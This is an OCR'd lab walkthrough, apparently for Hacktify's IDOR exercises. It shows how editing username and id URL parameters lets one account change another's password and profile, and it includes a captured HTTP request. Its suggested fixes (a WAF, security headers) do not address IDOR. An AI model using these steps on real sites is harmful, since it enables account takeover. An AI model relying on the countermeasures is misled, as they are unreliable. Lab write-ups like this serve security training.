
-

Vulnerability Description

- Username parameter in URL was vulnerable.

How It Was Discovered

- Create a new user by registering.




labs.hacktify.in/HTML/idor_lab/lab_3/register.php

Happy Hacking

Register

First Name: happy
Last Name: jain
Username: happy123
Email: happy@gmail.com
Password: •••
Confirm Password: •••

- Create one more user




labs.hacktify.in/HTML/idor_lab/lab_3/register.php

Happy Hacking

Register

First Name: Dilip
Last Name: jain
Username: dilip111
Email: dilip@gmail.com
Password: •••
Confirm Password: •••

- Login as a happy.




labs.hacktify.in/HTML/idor_lab/lab_3/lab_3.php

Happy Hacking


User Login

Email: happy@gmail.com
Password: •••


- Observe the URL.


labs.hacktify.in/HTML/idor_lab/lab_3/changepassword.php?username=happy123

- Try to change the username as dilip111


labs.hacktify.in/HTML/idor_lab/lab_3/changepassword.php?username=dilip111

- Change the password and try to login with new password.


labs.hacktify.in/HTML/idor_lab/lab_3/profile.php

We have successfully changed the password of another user.

Vulnerable URLs
• https://labs.hacktify.in/HTML/idor_lab/lab_3/changepassword.php?username=
Consequences of not Fixing the Issue
• Unauthorized Data Access: Attackers can exploit IDOR vulnerabilities to access sensitive information belonging to other users by manipulating the object references in URLs, potentially leading to data breaches and privacy violations. • Privilege Escalation: IDOR vulnerabilities can result in both horizontal and vertical privilege escalation, allowing attackers to gain unauthorized access to resources or perform actions beyond their intended privileges within the application. • Data Manipulation: Attackers may modify or delete critical data by exploiting IDOR vulnerabilities, leading to data corruption, financial losses, or disruption of services. • Account Takeover: IDOR vulnerabilities can facilitate account takeovers, enabling attackers to impersonate users, perform unauthorized actions on their behalf, or compromise sensitive accounts with elevated privileges.
Suggested Countermeasures
• Web Application Firewalls (WAF): Deploy WAF solutions to monitor and filter incoming traffic, detecting and blocking malicious payloads that could exploit IDOR vulnerabilities. • Security Headers: Implement security headers like X-XSS-Protection, X-Content-Type-Options, and X-Frame-Options to enhance browser security and protect against various types of attacks, including XSS.
References
• https://www.imperva.com/learn/application-security/insecure-direct-object-reference-idor/

2.4 Change your methods!

Reference	Risk Rating
Change your methods	**Medium**

Tools Used


- Burp Suite

Vulnerability Description

- id parameter in URL was vulnerable while updating the details.

How It Was Discovered

- Create a new user by registering.




https://labs.hacktify.in/HTML/idor_lab/lab_4/register.php

Register

First Name: Ram
Last Name: Jain
Email: ram@gmail.com
Password: •••
Confirm Password: •••

- Create one more user




https://labs.hacktify.in/HTML/idor_lab/lab_4/register.php

Register

First Name: Sita
Last Name: Jain
Email: sita@gmail.com
Password: •••
Confirm Password: •••

- After login as a ram we observe that id is 1236




https://labs.hacktify.in/HTML/idor_lab/lab_4/profile.php?id=1236

User Profile

Username:
First Name:
Last Name:


View recent browsing across windows and devices
Walkthroughs/Hacktify/IDOR.m
HACKTIFY cybersecurity
Happy Hacking
Update
Log out

- After login as a sita we observe that id is 1238




Initially, when we try to change the 'id' parameter we have a successful response, but we cannot see any data so it is impossible to verify the success of the methodology and this is not the intended process.

Now, we logged in as a sita and changed the parameter value to that of ram, let's try updating the fields,



- Change the password and try to login with new password.



Request to https://labs.hacktify.in:443 [162.0.229.223]

```
GET /HTML/idor_lab/lab_4/profile.php?email=rama123&first_name=rama&last_name=Jain&id=&submit= HTTP/2
Host: labs.hacktify.in
Cookie: PHPSESSID=504720ff93b809f6a256dfc8bd15096e
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://labs.hacktify.in/HTML/idor_lab/lab_4/profile.php?id=1238
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
```

By looking at the intercepted request we can notice quite a few things, First, the username field is linked to the email parameter, which means we could try updating the email of ram if we can log in with the same, and the id parameter remains that of ram, that means our attack was successful, also we could notice that the request method is set to 'GET' and the id field goes empty, quite a few interesting things we can play along with.

Vulnerable URLs

- https://labs.hacktify.in/HTML/idor_lab/lab_4/profile.php?id=

Consequences of not Fixing the Issue

- Unauthorized Data Access: Attackers can exploit IDOR vulnerabilities to access sensitive information belonging to other users by manipulating the object references in URLs, potentially leading to data breaches and privacy violations.
- Privilege Escalation: IDOR vulnerabilities can result in both horizontal and vertical privilege escalation, allowing attackers to gain unauthorized access to resources or perform actions beyond their intended privileges within the application.
- Data Manipulation: Attackers may modify or delete critical data by exploiting IDOR vulnerabilities, leading to data corruption, financial losses, or disruption of services.
- Account Takeover: IDOR vulnerabilities can facilitate account takeovers, enabling attackers to impersonate users, perform unauthorized actions on their behalf, or compromise sensitive accounts with elevated privileges.

Suggested Countermeasures

- Web Application Firewalls (WAF): Deploy WAF solutions to monitor and filter incoming traffic, detecting and blocking malicious payloads that could exploit IDOR vulnerabilities.
- Security Headers: Implement security headers like X-XSS-Protection, X-Content-Type-Options, and X-Frame-Options to enhance browser security and protect against various types of attacks, including XSS.

References

- https://www.imperva.com/learn/application-security/insecure-direct-object-reference-idor/